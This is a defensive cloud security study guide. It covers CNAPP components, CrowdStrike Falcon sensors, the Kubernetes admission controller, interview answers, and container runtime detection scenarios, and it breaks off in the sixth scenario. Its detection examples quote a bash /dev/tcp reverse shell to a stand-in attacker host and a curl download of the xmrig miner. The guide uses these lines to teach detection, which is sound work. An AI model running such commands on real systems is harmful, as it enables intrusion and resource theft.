CNAPP combines multiple cloud security capabilities into a unified platform:

Component	Full Name	What It Does
CWPP	Cloud Workload Protection Platform	Runtime protection for hosts, containers, serverless
CSPM	Cloud Security Posture Management	Configuration auditing against security benchmarks
CIEM	Cloud Infrastructure Entitlement Management	Identity and permissions analysis, blast radius computation
KAC	Kubernetes Admission Controller	Pre-deployment policy enforcement for K8s workloads
KSPM	Kubernetes Security Posture Management	Monitors K8s environment, workloads, configurations
IaC Scanning	Infrastructure-as-Code Scanning	Scans Terraform/CloudFormation templates for misconfigurations

The Golden Rule

NONE of these tools alone is sufficient. Breaches succeed when attackers exploit the gap between them. CWPP misses misconfigured S3 buckets. CSPM misses malware running in a container. CIEM shows the blast radius only after the fact without CWPP correlation. The power is in the correlation across all four — and the human process that acts on what they find.

Tool	One-Line Summary	Analogy
CWPP	Watches what processes are doing INSIDE workloads, RIGHT NOW	Security camera inside the building

CSPM	Checks HOW cloud resources are configured vs. security best practices	Building code inspector
CIEM	"What can this identity DO and what is the blast radius if compromised?"	Access control risk analyst
KAC	Blocks non-compliant workloads BEFORE they deploy to the cluster	Security checkpoint at the door

1.6 CWPP — Deep Dive

CWPP is the runtime guardian embedded inside your workloads — on the EC2 host, within containers, across EKS nodes. It operates at the syscall and process level, capturing what is happening in real time using eBPF-based telemetry.

CWPP Capability	What It Detects
Process Lineage Tree	Anomalous parent-child process relationships (webshell, reverse shell)
Container Drift Detection	New executables written post-start not in original image layers
Behavioral ML Models	Deviation from workload baseline — zero-day behavior without signatures
Runtime Kernel Protection	Dirty Pipe, Dirty Cow, and other kernel exploit syscall sequences
Interactive Session Detection	TTY/PTY shell allocation in production containers
Memory Protection	Process injection, credential scraping from memory
Network Intelligence	First-seen domains, C2 beacon patterns, DNS tunneling

Detect vs. Prevent Mode — Critical Operational Decision:

- **DETECT mode:** Alert fires, SOC investigates — attacker may still complete the action
- **PREVENT mode:** Process killed mid-execution before malicious action completes
- Production containers should run PREVENT for: drift, container escape, kernel exploits, interactive sessions
- Never run DETECT-only for PREVENT-capable policies without documented risk acceptance

1.7 CSPM — Deep Dive

CSPM is the configuration auditor and compliance enforcer. It evaluates how your cloud infrastructure is configured against security benchmarks.

CSPM Category	Key Controls
IAM Configuration	Root account active keys, no MFA, inline policies, PassRole chains
Network Configuration	SGs open to 0.0.0.0/0, NACLs, VPC peering misroutes
Data Security	S3 public access, unencrypted RDS, CloudTrail disabled
EKS / Kubernetes	Public API endpoint, no encryption, aws-auth misconfigurations

Compute	IMDSv1 enabled, SSM agent missing, public AMIs
Lambda	Admin roles attached, env vars with secrets, no VPC
Secrets & Keys	Unrotated keys, plaintext secrets in CloudFormation

CSPM Finding Lifecycle — The Failure Mode to Avoid:

- Finding Created → Assigned to Team → Ignored (Org Debt) → Weaponized in Breach
- SLA enforcement is the most important CSPM operational control:
 - CRITICAL: 24-hour remediation SLA, CISO notification at 12 hours
 - HIGH: 48-hour SLA, team lead notification at 24 hours
 - MEDIUM: 7-day SLA, tracked in governance dashboard

1.8 CIEM — Deep Dive

CIEM answers the hardest question in cloud security: "If this identity is compromised, what can an attacker actually do?"

CIEM Capability	Attack Surface Addressed
Effective Permission Graph	Shows what an identity can actually do including via role chains
Blast Radius Computation	Pre-computes worst-case impact before an incident occurs
Joiner-Mover-Leaver Tracking	Identifies orphaned credentials from terminated employees
Anomalous Assumption Detection	IRSA from external IP, dormant key activated, new geo
Privilege Escalation Path Detection	Maps all 21 Rhino Security Labs escalation paths
Shadow Admin Detection	Finds principals with effective admin via policy chains

1.9 EKS Security Architecture — Key Knowledge Areas

aws-auth ConfigMap: Maps IAM roles to Kubernetes RBAC groups. Never map any IAM role to system:masters in production. Use scoped custom ClusterRoles. Audit this ConfigMap weekly via CSPM.

IRSA (IAM Roles for Service Accounts): Allows pods to assume IAM roles via OIDC. Every IRSA role trust policy must include aws:SourceVpc condition. Without it, the JWT extracted from a pod can be used from any IP address globally.

Kubernetes Audit Logs: Enable and forward to CloudWatch/SIEM. Key verbs to alert on: exec, secrets list/get, rolebinding create, daemonset create in kube-system, configmap write in kube-system.

Node Group Security: Managed nodes use AL2/AL2023 AMIs with SSM. Kubelet must run with --anonymous-auth=false and --authorization-mode=Webhook. Security groups must block port 10250 from all non-cluster sources.

etcd Security: Encrypted at rest (AWS manages for EKS). For self-managed: mutual TLS required, port 2379 accessible only from API server CIDR, enable etcd audit logging.

1.10 Kubernetes Fundamentals

Concept	Definition
Cluster	A set of node machines for running containerized applications
Control Plane	Brain of the cluster — manages scheduling, API serving, etcd
Node (Worker Node)	A machine that runs Pods and keeps the cluster working smoothly
Pod	Holds a logical grouping of one or more containers, sharing resources
Container	A self-contained unit of software with the application, libraries, and dependencies
Container Runtime	Software responsible for running containers (containerd, CRI-O, runc)
Namespace	Virtual cluster within a physical cluster for resource isolation
Service	Network abstraction that exposes a set of Pods
Deployment	Desired state for Pods — handles scaling and rolling updates
DaemonSet	Ensures a copy of a Pod runs on each (or selected) node

PART II: CROWDSTRIKE FALCON PLATFORM

2.1 Falcon Sensor Deployment

Sensor Options Comparison

Feature	Falcon Sensor for Linux	Falcon Container Sensor for Linux
What it protects	Linux hosts AND all containers on that host	Individual containers only (within a specific Pod)
Installation	Installed on the Linux host OS	Deployed as a sidecar container inside a Pod
K8s Deployment	DaemonSet (one per node)	Sidecar (one per Pod)
Visibility	Sees all processes across all containers + host	Only sees processes inside its own Pod
Resource efficiency	One sensor per node (efficient)	One sensor per Pod (higher resource usage)
Best for	EKS, AKS, GKE with OS access	Serverless or managed environments without host access

Decision Flowchart

Question	Answer Yes	Answer No
Running Kubernetes?	Deploy as DaemonSet	Go to Q2
Control the underlying hosts/OS/cluster?	Falcon Sensor for Linux (on host)	Go to Q3

OS and kernel supported by Falcon sensor?	Falcon Sensor for Linux	Falcon Container Sensor
---	-------------------------	-------------------------

Best Practice: Always use the Falcon Sensor for Linux when possible for maximum protection. Use the Container Sensor when host access isn't available.

Installation Methods

Method	Falcon Helm Chart	Falcon Operator
Best for	First-time installs, simple deployments	Ongoing lifecycle management, large environments
Upgrades	Manual helm upgrade	Auto-managed by the Operator
Complexity	Lower	Higher initial setup, but simpler long-term

2.2 Falcon Cloud Security Modules

Module	Function
Dashboards	The primary point for reviewing cloud security posture
Cloud Accounts	List of registered cloud accounts and registration health
Activity	Shows all cloud account activity and events
Detections	Secure containerized workloads and cloud-native applications
Policies and Settings	Customize Falcon Cloud Security for your environment

Security & Compliance

Focus Area	Challenge	FCS Solution
Compliance	Achieving regulatory compliance	Asset-level compliance dashboards, PDF export, automated evidence
Misconfigurations	Discovering and fixing cloud misconfigs	IOMs against CIS benchmarks, severity-based prioritization
Threat Detection	Identifying active threats in cloud workloads	IOAs (behavioral detection) + IOMs (configuration checks)

2.3 Runtime Security & Container Protection

Cloud Runtime Threat Landscape

Why containers are targeted:

Attack Surface	Why It's Valuable
Container images	Often include unpatched CVEs or embedded malware
Container runtime	Escape to host via kernel exploits (Dirty Pipe, runc bugs)

Orchestrator (K8s)	RBAC misconfigs, exposed API server, secrets enumeration
Cloud IAM	Over-privileged roles usable from compromised containers
CI/CD pipeline	Supply chain poisoning to inject malicious code

Attacker techniques at runtime:

- Exploit weak authentication
- Deploy malware
- Use cloud management tools for lateral movement
- Maintain persistence through alternate authentication mechanisms
- Evade detection through indicator removal and security control bypass

Falcon Runtime Protection Components

1. **Kubernetes Admission Controller (KAC)** — pre-deployment blocking
2. **Falcon Sensor (CWPP)** — real-time eBPF-based runtime detection
3. **Image Assessment** — vulnerability and malware scanning of container images

2.4 Container Lifecycle Monitoring

Container Inventory Dashboards

Dashboard provides:

- Total containers, pods, nodes, and clusters
- Container sensor coverage percentage
- Container asset trends over last 7 days (identify unexpected spikes)

Coverage calculation: (Linux sensor-protected containers + Falcon container sensor-protected containers) ÷ total containers detected

What Falcon Monitors

Asset Metadata:

Asset	Metadata Tracked
Container	Name, ID, image, base OS, running since, agent version
Pod	Name, namespace, labels, node, cluster, IP address
Node	Type, instance ID, OS, external IP, cluster association
Cluster	Provider, version, connected nodes, registration status

2.5 Prevention Policies & Drift Detection

Drift Prevention Workflow

1. **Build Time:** Image scanned and approved (known-good state)
2. **Deploy Time:** Container starts from approved image
3. **Runtime:** Falcon monitors for any new executables written after container start

4. **Detection:** New binary written to `/tmp` → not in original image layers → **DRIFT EVENT**
5. **Prevention:** In PREVENT mode, Falcon kills the write/execution before the attacker can act

Shift-Left Security Integration

- Integrate image scanning into CI/CD pipeline
 - Block deployments with Critical CVEs at the pipeline stage
 - Use KAC as a second gate if pipeline controls are bypassed
-

PART III: KUBERNETES ADMISSION CONTROLLER (KAC) — DEEP DIVE

PART IV: RUNTIME DETECTION SCENARIOS (15 Container-Level)

Falcon KAC Deep Dive & Runtime Detection Scenarios Guide

Interview-Ready | 15+ Scenarios | CrowdStrike Falcon Cloud Security

Table of Contents

1. [KAC — How It Works \(Architecture\)](#)
 2. [KAC — Detection Types & Use Cases](#)
 3. [KAC — Scenario-Based Interview Questions](#)
 4. [Runtime Detections — 15 Scenarios](#)
-

1. KAC — How It Works

What Problem Does KAC Solve?


Kubernetes makes deployment fast, but **misconfigurations happen constantly**:

- Developers deploy privileged containers by accident
- Images with critical CVEs run in production
- Secrets end up in pod specs
- Containers run as root with host network access

The **Falcon Kubernetes Admission Controller (KAC)** acts as a **security gatekeeper** — it intercepts every request to the K8s API server and decides: **Allow, Alert, or Block**.

Where KAC Sits in the Request Lifecycle


Developer runs: `kubectl apply -f deployment.yaml`



Pod is created (or BLOCKED by KAC)

Key point: KAC operates AFTER authentication and authorization but BEFORE the object is persisted. This means a misconfigured pod **never runs** — it's stopped at the gate.


KAC Pod Architecture (3 Containers in 1 Pod)



Container	Role	What It Does
falcon-client	Validating Webhook	Listens to K8s API server events. When a pod/deployment is created or updated, it intercepts the request and forwards it to <code>falcon-ac</code> for policy evaluation
falcon-ac	Admission Controller	The brain — evaluates the object against KAC policies and image assessment policies stored in the CrowdStrike cloud. Returns Allow/Deny decision

falcon-watcher	Continuous Monitor	Takes periodic snapshots of ALL K8s objects (pods, deployments, services). Streams create/update/delete events to CrowdStrike cloud as <code>K8SResource</code> events for continuous visibility
-----------------------	--------------------	--

How a KAC Decision Happens (Step by Step)



KAC Policy Configuration

Navigate to: Cloud Security > Rules and Policies > Policies > Admission Control Policies

Policy Components:

Component	Purpose	Example
Rule Groups	Define which K8s resources the policy applies to	"All pods in production namespace"

Host Groups	Connect the policy to the KAC on specific clusters	Dynamic host group by K8s Cluster ID
Namespaces	Target specific virtual clusters	production, staging
Pod/Service Labels	Precise targeting of specific workloads	app=payment-service
IOM Rules	Set action per misconfiguration type	Privileged → Prevent, HostPath → Alert
Image Assessment	Act on image scan results	Unassessed images → Prevent

Why KAC is Critical (Interview Answer)

"KAC is the **shift-left enforcement point** in Kubernetes security. Unlike runtime detection which catches problems after they happen, KAC **prevents** misconfigured workloads from ever reaching the runtime environment. It sits as a validating webhook in the K8s admission pipeline, evaluating every pod creation/update against two policy types: IOM rules (detecting misconfigurations like privileged containers) and image assessment policies (blocking images with vulnerabilities). The key architectural detail is that KAC runs 3 containers in one pod — the webhook interceptor, the policy engine that talks to CrowdStrike cloud, and a watcher that provides continuous inventory visibility. I recommend a phased rollout: start with Alert on all rules, monitor for 2-4 weeks, then switch critical rules to Prevent."

2. KAC — Detection Types & Use Cases

KAC Detection Categories

A) Indicators of Misconfiguration (IOMs)

IOM Detection	Risk Level	What It Detects	Why It Matters
Privileged Container	 Critical	securityContext.privileged: true	Container has full host access — breakout is trivial
Running as Root	 Critical	runAsUser: 0 OR NO runAsNonRoot: true	Root in container = root on host if breakout occurs
Host Network Access	 Critical	hostNetwork: true	Container shares host network — can sniff all node traffic
Host PID Namespace	 Critical	hostPID: true	Container can see and kill host processes
Host IPC Namespace	 High	hostIPC: true	Container can access host shared memory
HostPath Volume Mount	 High	Mounting /, /etc, /var from host	Direct access to host filesystem
Excessive Capabilities	 High	CAP_SYS_ADMIN, CAP_NET_RAW, etc.	Grants kernel-level powers to the container

No Resource Limits	● Medium	Missing <code>resources.limits</code>	Enables resource exhaustion (DoS)
Writable Root Filesystem	● Medium	<code>readOnlyRootFilesystem: false</code>	Allows attackers to write binaries/scripts
Secrets in Environment	● High	Secrets passed as plain env vars	Secrets visible in <code>kubectl describe pod</code> and process listings

B) Image Assessment Detections

Detection	What It Finds	Impact
Unassessed Image	Image has never been scanned	Unknown vulnerabilities running in production
Critical CVE in Image	Known exploitable vulnerability (e.g., Log4Shell)	Active exploitation risk
Malware in Image	Known malicious binary in image layers	Compromised supply chain
Credentials in Image	AWS keys, Slack tokens, GCP creds in image	Credential theft from image scan
SetUID Bit Found	Binary with SetUID flag — privilege escalation vector	Attacker can escalate to root
Running as Root in Dockerfile	No <code>USER</code> instruction — defaults to root	Unnecessary privilege
ADD Instruction	<code>ADD</code> instead of <code>COPY</code> in Dockerfile	Can pull from remote URLs — injection risk

C) KAC Compliance Detections

Detection	Benchmark	Rule
Container can acquire additional privileges	CIS Docker 5.25	Ensure <code>allowPrivilegeEscalation: false</code>
Root group execution	CIS K8s 5.2.6	Ensure containers run with non-root group
Missing seccomp profile	CIS K8s 5.7.2	Ensure Seccomp profile is set
Missing AppArmor profile	CIS K8s 5.7.1	Ensure AppArmor profile is set

KAC Use Case: Real-World Workflow

Scenario: Your organization has 50 microservices on EKS. A developer pushes a new deployment with `privileged: true` because their monitoring tool "needs it."

Without KAC:

1. Pod deploys to production

2. Runs for days/weeks unnoticed
3. Attacker exploits application vulnerability → trivial container breakout
4. Full cluster compromise

With KAC (Prevent Mode):

1. Developer runs `kubectl apply`
 2. KAC intercepts the AdmissionReview request
 3. falcon-ac checks: `privileged: true` → rule set to **Prevent**
 4. kubectl returns: `Error from server: admission webhook "falcon-kac" denied the request: privileged containers are not allowed`
 5. Developer contacts security team
 6. Security team identifies the specific capability needed (e.g., `CAP_NET_ADMIN`)
 7. Pod is reconfigured with the minimum required capability, not full `privileged`
 8. Deployment succeeds with least privilege
-

3. KAC — Scenario-Based Interview Questions

Q1: "How would you roll out KAC policies in a production environment without causing outages?"

Answer:

*"I follow a **three-phase rollout strategy**:*

- **Phase 1 (Weeks 1-2): Monitor Only** — Deploy KAC with ALL rules set to **Alert**. No workloads are blocked. This creates a baseline of all current misconfigurations across the cluster.
- **Phase 2 (Weeks 3-4): Selective Prevention** — Analyze the alert data. Identify misconfigurations that are clearly unintentional (e.g., no developer needs `hostPID: true`). Switch those rules to **Prevent**. Keep debatable rules on Alert.
- **Phase 3 (Week 5+): Full Prevention** — Work with development teams to remediate remaining Alert findings. Switch critical rules (`privileged` , `running as root` , `host network`) to **Prevent**.

The key is the dynamic host group — I create a group filtered by K8s Cluster ID. This lets me roll out policies per cluster, starting with staging before production."

Q2: "A KAC policy is set to Prevent, and suddenly a critical production deployment fails. What do you do?"

Answer:

*"Immediate response is **business continuity first**:*

1. **Identify the blocking rule** — check the Falcon console under Detections for the KAC alert. The detail panel shows exactly which IOM rule or image assessment policy blocked the deployment.
2. **Assess the risk** — is this a legitimate business-critical deployment? If yes, proceed to step 3.
3. **Temporary exemption** — I do NOT disable the entire policy. Instead, I create a **namespace-scoped exception** in the KAC policy rule group to allow this specific workload temporarily, or switch that specific rule to Alert for the affected namespace.
4. **Document and time-bound** — create a ticket with a 7-day deadline for the team to fix the underlying misconfiguration.
5. **Post-incident** — work with the dev team to remediate the root cause and remove the exception.

I never globally disable prevention because one team's emergency. That would leave the entire cluster exposed."

Q3: "How does KAC help with container supply chain security?"

Answer:

"KAC integrates with Image Assessment Policies, which is the supply chain security layer:

1. **Pre-runtime scanning** — Images are scanned in the CI/CD pipeline or registry for CVEs, malware, credentials, and misconfigurations.
2. **Admission-time enforcement** — When a pod is created, KAC checks if the image has been assessed. If it's unassessed, I set the policy to **Prevent** — unknown images do not run.
3. **Vulnerability threshold** — I can configure KAC to block images with Critical or High CVEs, even if they've been scanned.
4. **Continuous reassessment** — Image Assessment at Runtime (IAR) continuously re-scans running images. If a new CVE is published that affects a running image, it appears in the console for remediation.

This creates a closed-loop: nothing runs without scanning, nothing with critical vulnerabilities runs, and running images are continuously reassessed."

Q4: "What's the difference between KAC and Pod Security Standards/OPA Gatekeeper?"

Answer:

"They serve similar functions but with different strengths:

Feature	KAC	Pod Security Standards (PSA)	OPA/Gatekeeper
Deployment	CrowdStrike-managed, Helm install	Built into K8s 1.25+	Self-managed policy engine
Policy management	CrowdStrike cloud console	Namespace labels	Rego policy language
Image scanning	✅ Integrated image assessment	❌ No image scanning	❌ No image scanning
Continuous monitoring	✅ falcon-watcher streams state	❌ Admission-time only	❌ Admission-time only
Cloud visibility	✅ Centralized in Falcon console	❌ Local cluster only	❌ Local cluster only
MITRE ATT&CK mapping	✅ Tactic/technique for each IOM	❌	❌

In enterprise environments, I use KAC as the **primary enforcement** because it provides centralized visibility, image assessment integration, and MITRE mapping. I may use PSA as a **defense-in-depth layer** for clusters outside CrowdStrike coverage."

Q5: "KAC detected a 'Secret' type misconfiguration. What does this mean and how do you investigate?"

Answer:

"A 'Secret' type IOM means KAC found **sensitive information embedded directly in the K8s object spec** — this could be:

- An API key in an environment variable (`env.value: sk-Live-abc123...`)
- A database password in a ConfigMap instead of a K8s Secret
- An AWS access key hardcoded in the pod spec

Investigation:

1. Check the IOM detail panel — it shows the exact field and value that triggered the detection.
2. Determine if the secret is valid — use the key/credential to check if it's active (e.g., `aws sts get-caller-identity` for AWS keys).
3. If valid: **rotate the credential immediately** — it's already been stored in `etcd` , K8s audit logs, and potentially SCM history.
4. Remediate: migrate the secret to K8s Secrets (encrypted at rest using KMS), or better yet, use an external secrets manager (HashiCorp Vault, AWS Secrets Manager) with a CSI driver.
5. Set the KAC rule for secrets to **Prevent** to block future occurrences."

4. Runtime Detections — 15 Scenarios

Each scenario follows the format: **What Happened** → **Detection Signal** → **Investigation** → **Risk** → **Remediation** → **Interview Answer**

Scenario 1: Reverse Shell from a Container

What Happened: An attacker exploited an RCE vulnerability in a web application running inside a K8s pod. They spawned a reverse shell back to their C2 server.

Detection Signals:

- **Falcon IOA:** `ReverseShellDetected` — outbound TCP connection from a shell process
- **Process Tree:** `node → sh → bash -i >& /dev/tcp/attacker-ip/4444 0>&1`
- **Drift Indicator:** `bash` not present in the original container image
- **Network:** Outbound connection to non-standard port (4444)

Investigation:

1. Open the detection → examine the **process tree** (parent→child chain)
2. Check **drift indicators** — was the shell binary in the original image?
3. Check the **network connection** details — destination IP, port, bytes transferred
4. Check if the attacker accessed the **service account token** at `/var/run/secrets/kubernetes.io/serviceaccount/token`
5. Check if the attacker queried the **IMDS** at `169.254.169.254`

Risk: Critical — interactive access to the container, potential K8s API access and credential theft.

Remediation: Kill the pod, patch the vulnerability, set `readOnlyRootFilesystem: true` , deploy default-deny NetworkPolicies, disable SA token automounting.

Interview Answer:

"I detect reverse shells primarily through Falcon's process tree — a web server should never spawn `bash` . The drift indicator confirms the shell wasn't in the image. My immediate action is to kill the pod and apply a deny-all NetworkPolicy. Long-term, I enforce `readOnlyRootFilesystem` and default-deny egress."

Scenario 2: Container Running as Root

What Happened: A pod was deployed without a `securityContext` — defaults to running as root (UID 0).

Detection Signals:

- **KAC IOM:** `RunningAsRootContainer` — `runAsUser: 0` or `runAsNonRoot` not set
- **Runtime Detection:** Process executions under UID 0 inside the container
- **Image Detection:** `UserInstructionNotInDockerfile`

Investigation:

1. Check the pod spec — is there a `securityContext` with `runAsNonRoot: true` ?
2. Check the Dockerfile — does it have a `USER` instruction?
3. Determine if running as root is actually required (usually it isn't)

Risk: High — if the container is compromised, the attacker has root privileges, making breakout easier.

Remediation: Add `runAsNonRoot: true` and `runAsUser: 1000` to the pod/container `securityContext`. Add `USER nonroot` to the Dockerfile. Set KAC to **Prevent** for this IOM.

Interview Answer:

"Running as root is one of the most common K8s misconfigurations. I enforce it at two layers: KAC prevents pods without `runAsNonRoot: true` from deploying, and our CI/CD pipeline rejects Dockerfiles without a `USER` instruction."

Scenario 3: Privileged Container Breakout

What Happened: A pod with `privileged: true` was compromised. The attacker mounted the host filesystem and stole the Kubelet kubeconfig.

Detection Signals:

- **Falcon Runtime:** `PotentialKernelTampering` — `mount` syscall from within a container
- **Drift:** `mount`, `nsenter`, `chroot` executed inside the container
- **KAC IOM:** `Privileged Container` (if KAC was in Alert mode, not Prevent)
- **File Access:** Read of `/var/lib/kubelet/kubeconfig`

Investigation:

1. Process tree: What binary executed the `mount` syscall?
2. Drift indicators: Were tools like `mount`, `fdisk`, `nsenter` brought into the container?
3. File access: Did any process read Kubelet credentials?
4. K8s audit logs: Were cluster secrets accessed using those credentials?
5. **Assume full cluster compromise** if Kubelet creds were accessed.

Risk: Critical — single container → full cluster compromise → all secrets exposed.

Remediation: Kill the pod, cordon the node, rotate ALL cluster secrets, set KAC to **Prevent** for privileged containers, enforce Pod Security Standards `restricted` profile.

Interview Answer:

"A privileged container breakout is the worst-case K8s scenario. When I see Falcon's `PotentialKernelTampering` alert showing a `mount` syscall from a container, I assume the node is compromised. Immediate actions: kill the pod,

cordon+drain the node, rotate all cluster secrets. Prevention is key — KAC should never allow `privileged: true` in production."

Scenario 4: Container Drift — Crypto Miner Downloaded

What Happened: An attacker exploited a vulnerability and used `curl` to download a crypto miner binary into the container. The container's CPU usage spiked to 100%.

Detection Signals:

- **Drift Indicator:** `curl` executed to download `/tmp/xmrig` — binary not in original image
- **Drift Indicator:** `/tmp/xmrig` executed — new binary launched
- **Falcon IOA:** `SuspiciousProcessExecution` — unknown binary with high CPU usage
- **Network:** Outbound connection to a mining pool IP (e.g., `pool.minexmr.com:4444`)

Investigation:

1. Check drift indicators — what was downloaded and from where?
2. Check the binary hash against VirusTotal / threat intelligence
3. Check network connections — mining pool domains/IPs
4. Check how the attacker got in (application vulnerability, exposed service)

Risk: High — resource theft + indicates the attacker has code execution.

Remediation: Kill the pod, patch the application, enforce `readOnlyRootFilesystem: true` (prevents writing to `/tmp`), enable drift prevention to auto-kill drifted processes, restrict egress with `NetworkPolicies`.

Interview Answer:

"Crypto mining in containers is extremely common because containers often have unrestricted egress. Falcon's drift detection catches this immediately — `curl` downloading a binary that wasn't in the image. If drift prevention is enabled, Falcon kills `xmrig` the moment it executes. My prevention strategy: `readOnlyRootFilesystem`, `default-deny egress NetworkPolicies`, and drift prevention enabled."

Scenario 5: Suspicious `kubectl exec` (Interactive Intrusion)

What Happened: An attacker compromised a developer's `kubeconfig` and used `kubectl exec` to get interactive shell access to a production pod.

Detection Signals:

- **K8s Audit Log:** `pods/exec` API call with unexpected service account or user
- **Falcon Runtime:** Interactive shell session detected — `sh / bash` spawned by container's entrypoint
- **Falcon IOA:** `InteractiveIntrusion` — mimics admin behavior
- **Network:** Internal connections from the pod to database services

Investigation:

1. Who authenticated? Check K8s audit logs for the `userIdentity` on the `exec` call
2. Where did the request originate? Check source IP — is it from a corporate network or an unknown IP?
3. What commands were run? Review Falcon's process tree for all commands in the interactive session
4. Was this expected? Contact the user/team — was there a planned debugging session?

Risk: High — attacker has live interactive access to a production workload.

Remediation: Terminate the `exec` session, rotate the compromised `kubeconfig`, restrict `pods/exec` RBAC to break-glass roles only, use K8s audit logging to alert on all `exec` events, consider using ephemeral debug containers instead.

Interview Answer:

"Interactive intrusion is particularly dangerous because it mimics legitimate admin behavior. I detect it by alerting on all `pods/exec` calls via K8s audit logs and correlating with Falcon's interactive session detection. My policy: `pods/exec` is restricted to an emergency break-glass role, requires MFA, and triggers an automatic PagerDuty alert."

Scenario 6: eBPF Program Loaded from Container

What Happened: An advanced attacker loaded a malicious eBPF program from inside a container to intercept network traffic or tamper with security monitoring.

Detection Signals:

- **Falcon IOA:** `PotentialKernelTampering` — eBPF invoked from within a container
- **Detection Description:** "The eBPF feature has been invoked from within a container. This is a highly unusual activity and can be used to load a kernel rootkit or manipulate kernel behavior affecting the entire host."

Investigation:

1. Which container triggered this? Check the detection's container context (ID, image, namespace)
2. What eBPF program was loaded? Check the process tree for `bpf()` syscall details
3. Was the container privileged? eBPF requires `CAP_SYS_ADMIN` or `CAP_BPF`
4. Is this a legitimate monitoring tool (e.g., Cilium, Falco) or unexpected?

Risk: Critical — eBPF can intercept syscalls, modify kernel behavior, and hide attacker activity from security tools.

Remediation: Kill the pod immediately, investigate the node for rootkits, drop `CAP_SYS_ADMIN` and `CAP_BPF` capabilities via KAC policy.

Interview Answer:

